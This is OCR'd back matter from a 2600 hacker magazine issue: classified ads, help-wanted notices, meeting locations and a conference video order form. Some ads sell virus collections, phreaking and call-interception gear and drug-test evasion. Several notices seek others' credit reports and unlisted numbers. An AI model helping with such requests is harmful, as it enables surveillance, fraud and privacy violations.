HACKERS WORLD. 650 MB of hacking files $15, Anarchy Cookbook 2000 $20, Virus 2000 (351 pages of computer viruses) $10, Make Money Fast (250 ways to make money on the Internet) $5, Phone Bug (no plans, the real device) $10, cell phone pickup device (just aim at the phone and hit the button and it picks up the call with little static) $20 for plans and $30 for the device. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

HTTP://WWW.PAOLOS.COM, since 1996. We offer lock-picking and auto entry tools, confidential trade publications, Chinese adult air rifles, and an exciting line of switchblades. FFL transfers in PA; pistols, shotguns, rifles. We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices on anything! No "spy store" hype here. We ship internationally, and will only sell to qualified customers. Now accepting Visa/MC from US. customers.

PHREAK TOOLS AND SUPPLIES are now available through phreakstore.com.We have butt sets, can wrenches, telecom tools, security bits/inserts, and other hard to find items. Prices are fair, and most of the profit generated from the site is donated to hacker/phreaker friendly causes. Your confidentiality is ensured. All orders and correspondence is shredded and burned after orders are shipped. Visit us today online at http://www.phreakstore.com, call us at (616) 683-9800 or fax us at (616) 687-5331.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; CD-ROM PDF/GIF version with lots of extra data and plans for voice changers, scramblers, tone boxes, bugging, etc. $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. TAP back issue set (full-sized copies) $40 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

THE E-HOLSTER is a durable, high technology product that is basically a shoulder holster that enables you to comfortably carry from two to four personal appliances/items inside of very flexible, yet protective black neoprene or black leather pouches with safety straps. For complete information and purchase, go to http://www.eholster.com.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

NEED HELP WITH CREDIT REPORTS. Need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? Test/test@usa.net

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

HELP WITH CREDIT REPAIR. All 3 credit reporting agencies. RA, PO Box 1611, Julian, CA 92036-1611 or ron1055@ixpres.com.
NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.
TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net
LOOKING FOR ASSISTANCE in matching names and addresses to known telephone numbers. Existing "reverse" search programs have not been helpful. Willing to pay reasonable fee for each match. Call (718) 261-2686 for further details.
POLITICAL PRISONER has non-profit organization, developed his own primitive web pages to foster political support for his release, but has no one to post his work on the Internet. Needs someone to post it, maintain web pages (updating), and maybe improve the cosmetics. Has money to pay for the site (www.SwainClemency.org). Also need mailing lists at reasonable costs. Anyone interested may contact: Barb LeMar, Director, Sean Swain Clemency Campaign, P.O. Box 57142, Des Moines, Iowa 50317. (515) 265-2306
NEED HELP ON CREDIT REPORT, ex-wife screwed me. Please reply to: I4NI, 5128 W.F.M. 1960, PMB#215, Houston, TX 77069. "Michael"
I AM INTERESTED IN HIRING SOMEONE familiar with accessing telephone information. Generous pay. Please contact me at C. Chao, PO Box 375, Middle Village, NY 11378.
NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.

Wanted

1. THE SMTP used by usa.net. 2. How can one discover an SMTP if one does not know it? 3. Once you discover or learn an SMTP, how can you test it to see if it works? 4. How can one easily obtain contact information, address, etc. If you have a URL? Please reply to d-o-u-g@usa.net
I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.
LEGAL PROFESSIONAL(S) and/or law students from BRAZIL and ARGENTINA to help pursue various issues of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELIO ROBERTO SEIDL MACHADO. Because of their incompetence and malicious disregard for established law(s), I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above-mentioned claims are easily verifiable through existing records. Many have been posted within my web site, and the person(s) interested in lending me a much-needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by contacting the Lawyers Professional Conduct Committee of the State of Rio de Janeiro, Brazil, and requesting to have Attorney SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.brazilboycott.org.
MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.

Services

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law and Certified Information System Security Professional, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length *2600* documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.
E-COMMERCE WITH AS LITTLE BULLSHIT as possible. http://www.tipjar.com/adcopy/wordofmouth.html
TAKE CONTROL OF YOUR PRIVACY on the Internet. www.freedom.net
A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.
OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personal

LOOKING FOR NEW FRIENDS and information, WM 5'10", blond hair, blue eyes, college educated, working on computers right now. Currently incarcerated and in need of stimulation. Looking for interesting people to connect with. Also any underground zines and/or alternative computer literature wanted! Jeff Fitzgerald #932532, PO Box 2222, Carlisle, IN 47838-2222.
IMPRISONED HACKER welcomes communication from the outside world. Zyklon, accused of hacking the White House web page, can be reached at zyklon@2600.com or directly through the mail: Eric Burns, #43720-083, Unit 5 (E07-15U), PO Box 6000, Sheridan, OR 97378-6000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!*
Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Cafetorium (246 Murray Street towards William Street). 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: The Roaring Silence.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg: Sandton food court, Sandton City.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 808-922-1677, 808-923-9292.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

South Bend: (Mishawaka) University Park Mall food court on Grape Road.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room. Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really). 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Jersey

Wayne: Wayne Towne Center Mall in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

North Dakota

Fargo: (Moorhead, MN) Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court. 6 pm.

Pennsylvania

Greensburg: Greengate Mall at the payphones by the Expo Center. Payphone numbers: (724) 837-9811, 9813, 9983.

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: J-J's Market, 1912 Broadway.

Texas

Amarillo: Westgate Mall at the payphones by Radio Shack. Payphone numbers: (806) 354-9244, 9245, 9246.

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.


Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the food court. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Have you felt your life has no purpose because you missed H2K? Well, it was a great conference so you should feel pretty bad about missing it, no question there. But now there is a way you can sort of attend even though it'll cost more and the people won't respond when you ask them questions. That's right, the H2K videos are here! While we didn't capture everything, we did manage to get around 30 hours of the various panels, including Jello Biafra's keynote address, the mock trial, social engineering, DeCSS panels, and more. If you were there, this is a great way to see the panels you missed or relive the ones you saw.

All tapes are in VHS NTSC format. You can order here or at our online store (www.2600.com) where more of a description for each panel is available. You can also listen to the audio from these panels on our website.

- ☐ H2K Keynote Address by Jello Biafra
- ☐ Napster: A New Beginning or Beginning of theEnd?
- ☐ The Mock Trial
- ☐ Selling Out / Ethics in Military and Civilian Software Development
- ☐ High School Horror Tales / MTV - How Did It Happen?
- ☐ Hacktivism - Terrorism or a New Hope? / Cracking the Hacker Myth
- ☐ The Legal Panel / DeCSS and the DMCA - Hackers vs. Corporate America
- ☐ The Old Timer Panel / Retrocomputing



- ☐ Low Power FM / Low Bandwidth Access / The Hacker's Code
- ☐ Open Source Mediamaking / The Robotic Graffiti Writer

- ☐ Hackers and the Media / Hardware and Electronics Q&A
- ☐ Introduction to Computer Viruses / Pirate Radio 101
- ☐ Information on the Masses / Social Engineering
- ☐ The Jon Johansen Story / Internet Radio / Hackers of Planet Earth
- ☐ Spy Stuff: Everything You Never Believed But Wanted To Ask About
- ☐ Lockpicking
- ☐ Cult of the Dead Cow Extravaganza
- ☐ Has Anyone Learned ANYTHING? / H2K Closing Ceremonies

Each video is $20 and runs between 90 minutes and two hours. Some videos have two (or even three!) panels per tape. These are indicated by a "/" between the titles.


Check off the videos you want and send us $20 for each to:
2600
PO Box 752
Middle Island, NY 11953

To order online, visit www.2600.com

Strange Looking Foreign Phones

Lanzhua, China. Some people spend hours trying to figure out where to put the coins or card.

Photo by Lawrence Stoskopf




Jinlum, China. This one looks like a character from "Barney and Friends."

Photo by Lawrence Stoskopf

Reykjavik, Iceland. Note the warning about surveillance cameras in case you're considering engaging in any funny business.

Photo by Kingpin



Slovenia. This decadent design never would have been allowed in the days of Tito.

Photo by Robert Vargason

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com